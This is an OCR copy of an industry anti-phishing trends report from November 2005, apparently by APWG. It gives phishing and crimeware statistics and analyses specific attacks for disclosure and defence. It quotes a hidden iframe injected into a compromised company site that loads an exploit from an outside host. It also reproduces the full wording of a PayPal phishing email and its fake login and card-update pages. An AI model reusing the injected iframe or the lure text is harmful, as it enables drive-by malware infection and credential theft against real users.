Anti-Phishing Working Group

Committed to wiping out Internet scams and fraud

Phishing Activity Trends Report November, 2005

Phishing is a form of online identity theft that employs both **social engineering** and **technical subterfuge** to steal consumers' personal identity data and financial account credentials. Social-engineering schemes use 'spoofed' e-mails to lead consumers to counterfeit websites designed to trick recipients into divulging financial data such as account usernames and passwords. Hijacking brand names of banks, e-retailers and credit card companies, phishers often convince recipients to respond. Technical subterfuge schemes plant **crimeware** onto PCs to steal credentials directly, often using key logging systems to intercept consumers online account user names and passwords.

The monthly *Phishing Activity Trends Report* analyzes phishing attacks reported to the Anti-Phishing Working Group (APWG) via the organization's website at http://www.antiphishing.org or email submission to reportphishing@antiphishing.org. The APWG phishing attack repository is the Internet's most comprehensive archive of email fraud and phishing activity. The APWG additionally measures the evolution, proliferation and propagation of **crimeware** drawing from the independent research of our member companies. In the second half of this report are tabulations of crimeware statistics and reportage on specific criminal software detected by our member researchers.

Highlights

- Number of unique phishing reports received in November: **16882**
- Number of unique phishing sites received in November: **4630**
- Number of brands hijacked by phishing campaigns in November: **93**
- Number of brands comprising the top 80% of phishing campaigns in November: **6**
- Country hosting the most phishing websites in November: **United States**
- Contain some form of target name in URL: **49 %**
- No hostname just IP address: **33 %**
- Percentage of sites not using port 80: **6 %**
- Average time online for site: **5.5 days**
- Longest time online for site: **30 days**

Methodology

APWG is continuing to refine and develop our tracking and reporting methodology. We have recently re-instated the tracking and reporting of unique phishing reports (email campaigns) in addition to unique phishing sites. An email campaign is a unique email sent out to multiple users, directing them to a specific phishing web site, (multiple campaigns may point to the same web site). **APWG** counts unique phishing report emails as those in a given month with the same subject line in the email.

APWG also tracks the number of unique phishing websites. This is now determined by unique base URLs of the phishing sites.


APWG is also tracking crimeware instances (unique software applications as determined by MD5 hash of the crimeware sample) as well as unique sties that are distributing crimeware (typically via browser drive-by exploits).

The **Phishing Attack Trends Report** is published monthly by the Anti-Phishing Working Group, an industry association focused on eliminating the identity theft and fraud that result from the growing problem of phishing and email spoofing. For further information, please contact Ronnie Manning at rmanning@websense.com or 858.320.9274 or APWG Secretary General Peter Cassidy at 617.669.1123. Analysis for the **Phishing Attack Trends Report** has been donated by the following companies:


MarkMonitor panda software WEBSENSE.

Phishing Email Reports And Phishing Site Trends

The total number of *unique* phishing reports submitted to **APWG** in November 2005 was 16,882 - a considerable jump up from October - this is a count of ***unique*** phishing email reports.




The number of *unique* phishing websites detected by **APWG** was **4630** in November 2005, increasing again after falling substantially in the October report.



Top Used Ports Hosting Phishing Data Collection Servers


November saw a continuation of a trend of HTTP port 80 being the most popular port used at 94.55% of all phishing sites reported.



Brands and Legitimate Entities Hijacked By Email Phishing Attacks


Number of Reported Brands

Interestingly we are seeing some larger financial institutions and internet retailers experiencing a renewed round of intense phishing attacks. We continue to see an increase in international phishing, particularly in the UK and Europe.



Most Targeted Industry Sectors

Financial Services continue to be the most targeted industry sector growing to 90.3% of all attacks. Notably there was a phishing scam using the Internal Revenue Service as a lure.




Web Phishing Attack Trends


Countries Hosting Phishing Sites

In November, Websense® Security Labs™ saw a continuation of the top three countries hosing phishing websites. The United States remains the on the top of the list with 32.96%, with the top 10 breakdown as follows; Republic of Korea 11.34%, China 8.04%, Germany 3.85%, United Kingdom 2.91%, India 2.83%, Canada 2.42%, Japan 2.23%, Romania 1.96%, Russian Federation 1.96%

Phishing Tactic Trends

During November criminals made several new attempts to dupe users into divulging confidential information. One new attack was one on Google.com. Users were redirected to a spoofed copy of Google's front page with a large message claiming **"You WON $400.00 !!!"**. Users were presented with instructions for collecting their prize money. These instructions direct users to enter their credit card number and shipping address. Once the information has been collected and stolen, users were then seamlessly directed to Google's legitimate website.





PROJECT: Crimeware


Crimeware Taxonomy & Classification Details

PROJECT: Crimeware categorizes crimeware attacks as follows, though the taxonomy will grow as variations in attack code are spawned:


Phishing-based Trojans - Keyloggers

During the month of November, Websense® Security Labs™ witnessed an increase in the number of variants of keyloggers and a major increase of over 180 password stealing malicious code URLs.

Phishing-based Trojans – Keyloggers, Unique Variants



Phishing-based Trojans – Keyloggers, Unique Websites Hosting Keyloggers



More Sophisticated Trojans and Infection Methods

Malicious code designed for keylogging consumer data, such as user names and passwords, continues to grow at a rapid and alarming pace. In November, Websense® Security Labs™ saw several cases in which commercial websites were compromised and exploit code was placed on them to infect users with Trojan Horse keyloggers upon connecting to the site. The keyloggers usually monitor a consumer's web surfing behavior and capture keystrokes upon visiting popular online institutions.

A good example of this scheme was exhibited by an attack on the ShangHai Huizhong Automotive Manufacturing (SHAC) company, a joint venture between VW and the state-owned manufacturing company and one of the largest car manufacturers in China. Crackers programmed the site to deliver keyloggers to the PCs of consumers visiting the SHAC site, installing a system that attempted to load the malicious code on the visitor's PCs and run it.

An IFRAME was added to the bottom of the front page. It tried to use a Microsoft® Internet Explorer CHM (*compiled Windows HTML Help file*) exploit that allows malicious code to be downloaded and run without user intervention. The website, which was hosted in Australia, downloaded a file called "help.txt", which is not a text file but a CHM Windows® Help file. This malicious Windows Help file dropped another file called fu**snow.exe, which was packed with a packing system called UPX (*Ultimate Packer for Executables*). That file in turn uses several built-in Windows APIs to connect to the internet, open a back door, and install the keylogger.

Code discovered in IFRAME

```
    </td>
    <td width="875"><span class="gray ÑùÊ½1">&copy; 2005 ShangHai Huizhong Automotive
      Manufacturing Co.,Ltd.All Rights Reserved.</span></td>
  </tr>
</table>
              <script language="JavaScript" src="/count.asp?CO_ID=1"></script>
              <script language="JavaScript" src="/count2.asp"></script>
        </BODY><iframe src="http://     .681.com/1/index.htm" width="0" height="0" frameborder="0"></iframe>
</HTML>
```

Phishing-based Trojans – Redirectors


Along with phishing-based keyloggers, we are seeing high increases in traffic redirectors. In particular the highest volume is in malicious code which simply modifies a PC user's DNS server settings or host file to redirect either some specific DNS lookups or all DNS lookups to a fraudulent DNS server. The fraudulent server replies with valid responses for most domains. However when the phishers want to direct a consumer to a fraudulent site, such as a counterfeit version of a bank website, they simply modify the name server's response for that specific domain. This is particularly effective because the attackers can redirect any of the user's requests at any time with little indication of skullduggery as the user could be typing in the address on their own (a "best practice" in another era) and not following a link in an email or instant messaging lure (considered high-risk behavior).

Details on Paypal DNS redirector: This Trojan Horse was not detected by any anti-virus vendors and the malicious DNS server was hosted in Romania while the phishing server was hosted in India. The attack begins with a spoofed email phishing message that provides a link to download the executable "PayPal security tool" file. The executable, named 'PayPal-2.5.200-MSWin32-x86-2005.exe', is a Trojan Horse which modifies the DNS server of the local workstation. Then the Trojan executable deletes itself. All future requests for 'paypal.com' will be transparently redirected to a phishing website. This same DNS server could also be used to redirect requests for additional websites, but it currently appears to only redirect 'paypal.com'.

The next time the user attempts to visit the PayPal website, they will instead arrive at a phishing site. The web address shown in the browser's toolbar will appear to be correct. Upon log in, the phishing site will request the user update their account. They are prompted to enter the following information: Name, Credit/ATM Card, Billing Address, Phone Number, Social Security Number, Mother's Maiden Name, Date of Birth, Driver's License, and Bank Account/Routing Numbers.

The Trojan Horse was not detected by any anti-virus vendors. The malicious DNS server was hosted in Romania while the phishing server was hosted in India.

Sample phishing email screenshot:



Security Measures - Are You Traveling?

PayPal is committed to maintaining a safe environment for its community of buyers and sellers. To protect the security of your account, PayPal employs some of the most advanced security systems in the world and our anti-fraud teams regularly screen the PayPal system for unusual activity.

We recently noted one or more attempts to log in to your account from a foreign country. If you accessed your account while traveling, the attempt(s) may have been initiated by you.

Because the behavior was unusual for your account, we would like to take an extra step to ensure your security and you will now be taken through a series of identity verification pages.

IP Address	Time	Country
80.69.115.16	Oct 27, 2005 12:47:01 PDT	Germany
80.69.115.16	Oct 29, 2005 18:37:55 PDT	Germany
217.160.77.45	Nov 14, 2005 16:42:16 PDT	United Kingdom
217.160.77.45	Nov 15, 2005 16:58:03 PDT	United Kingdom

Click here to download PayPal security tool

Thank you for your prompt attention to this matter. Please understand that this is a security measure meant to help protect you and your account.

We apologize for any inconvenience.


If you choose to ignore our request, you leave us no choise but to temporaly suspend your account.


Thank you for using PayPal! The PayPal Team

Please do not reply to this e-mail. Mail sent to this address cannot be answered. For assistance, log in to your PayPal account and choose the "Help" link in the footer of any page.

To receive email notifications in plain text instead of HTML, update your preferences here.

PayPal Email ID PP6977


PayPal - Log In - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://www.paypal.com/cgi_bin/webscrcmd_login.php
PayPal
Sign Up | Log In | Help
Welcome
Send Money
Request Money
Merchant Tools
Auction Tools
Member Log In
Secure Log in
Registered users log in here. Be sure to protect your password.
Email Address:
Password:
Forget your password?
New users sign up here! It only takes a minute.
Log In
About | Accounts | Fees | Privacy | Security Center | User Agreement | Developers | Referrals | Shops | Mass Pay
an eBay Company
Copyright ? 1999-2005 PayPal. All rights reserved.
Information about FDIC pass-through insurance
Internet



PayPal - Update Your Credit Card or Debit Card - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Address http://www.paypal.com/cgi_bin/webscrcmd_profile_credit_card.php
Billing Address
Enter the address where you receive monthly billing statements for this card:
Enter your address as billing address
Address 1:
Address 2: (optional)
City:
State:
Zip Code: (5 or 9 digits)
Country: United States
Home Telephone:
Work Telephone: (optional)
For your protection, we verify credit card and debit card billing addresses.
The process normally takes about 30 seconds, but it may take longer during certain times of the day.
Please click Submit to update your information. When your card has been successfully update, you will go to the next verification page.
Submit
Cancel
Mobile | Mass Pay | Money Market | ATM/Debit Card | BillPay | Referrals | About Us | Accounts | Fees | Privacy | Security Center | User Agreement | Developers | Shops | Gift Certificates/Points
an eBay Company
Copyright ? 1999-2005 PayPal. All rights reserved.
Information about FDIC pass-through insurance
Internet

Phishing-based Trojans & Downloader's Hosting Countries (by IP address)

The chart below represents a breakdown of the websites which were classified during November as hosting malicious code in the form of either a phishing-based keylogger or a Trojan downloader which downloads a keylogger.

The United States is still the top geographic location with 31.89%, Spain continues to grow to 22.7%.

The rest of the breakdown was as follows; Brazil11.5%, China 8%, Netherlands 6%, Korea 4%, Germany 3%, Canada 3%, Russia 3%, France 1%



Anti-Phishing Working Group

Committed to wiping out Internet scams and fraud

Phishing Research Contributors

MarkMonitor

MarkMonitor is the global leader in delivering comprehensive online corporate identity protection services, with a focus on making the Internet safe for online transactions.

PandaLabs

PandaLabs is an international network of research and technical support centers devoted to protecting users against malware.

Websense Security Labs™

Websense Security Labs mission is to discover, investigate, and report on advanced Internet threats to protect employee computing environments.

For media inquiries please contact Ronnie Manning at rmanning@websense.com or 858.320.9274 or Peter Cassidy, APWG Secretary General at 617.669.1123.

About the Anti-Phishing Working Group

The Anti-Phishing Working Group (APWG) is an industry association focused on eliminating the identity theft and fraud that result from the growing problem of phishing and email spoofing. The organization provides a forum to discuss phishing issues, define the scope of the phishing problem in terms of hard and soft costs, and share information and best practices for eliminating the problem. Where appropriate, the APWG will also look to share this information with law enforcement.

Membership is open to qualified financial institutions, online retailers, ISPs, the law enforcement community, and solutions providers. There are more than 1300 companies and government agencies participating in the APWG and more than 2100 members. Note that because phishing attacks and email fraud are sensitive subjects for many organizations that do business online, the APWG has a policy of maintaining the confidentiality of member organizations.

The website of the Anti-Phishing Working Group is http://www.antiphishing.org. It serves as a public and industry resource for information about the problem of phishing and email fraud, including identification and promotion of pragmatic technical solutions that can provide immediate protection and benefits against phishing attacks. The analysis, forensics, and archival of phishing attacks to the website are currently powered by Tumbleweed Communications' Message Protection Lab.

